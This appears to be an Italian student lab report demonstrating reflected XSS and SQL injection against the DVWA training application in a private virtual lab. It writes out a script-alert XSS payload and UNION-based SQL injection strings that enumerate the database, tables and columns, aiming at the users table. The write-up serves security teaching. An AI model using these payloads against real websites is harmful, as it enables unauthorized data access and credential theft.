Report – Sfruttamento delle Vulnerabilità XSS e SQL Injection su DVWA

Obiettivo dell'esercizio

Configurare un laboratorio virtuale e dimostrare l'esecuzione di vulnerabilità web comuni, nello specifico:
- XSS Riflesso (Reflected Cross Site Scripting)
- SQL Injection

L'ambiente è composto da:
- Attaccante: Kali Linux
- Bersaglio: DVWA (Damn Vulnerable Web Application)
- IP della macchina DVWA: 192.168.20.20


Configurazione del laboratorio


- Avviate le due macchine virtuali (Kali e DVWA).
- Verificata la comunicazione con `ping 192.168.20.20`.
- Accesso a DVWA tramite browser: http://192.168.20.20/dvwa
- Login con credenziali predefinite (admin / password).
- Impostato il Security Level su LOW dalla sezione "DVWA Security".

XSS Riflesso – Esempi

1. 1. Alert base

<script>alert('Sei stato Hackerato')</script>






SQL Injection – Esempi

2. Scoprire il database corrente

' UNION SELECT DATABASE(), null #

Compare il nome del database nella risposta.




3. Elenco tabelle

' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = 'dvwa' #

Interroga information_schema.tables, che contiene l'elenco delle tabelle di tutti i database.

Filtra solo quelle appartenenti al database dvwa.




4. Elenco colonne

' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #


Elenca le colonne di tutte le tabelle nel database dvwa.

Utile per preparare un attacco mirato contro, per esempio, la tabella users.



visualizziamo l’elenco di tutte le colonne presenti nel database, insieme al relativo schema e tabella. Questo ti permette di:

- Capire **dove si trovano le credenziali degli utenti**
- Preparare attacchi più mirati su **tabelle specifiche**, ad esempio dvwa::users



Conclusione

L'esercizio ha permesso di comprendere e replicare vulnerabilità web comuni in un ambiente controllato. DVWA si è rivelato uno strumento efficace per esercitarsi su exploit XSS e SQLi, mostrando l’importanza della validazione dell’input lato server e del filtraggio delle query SQL.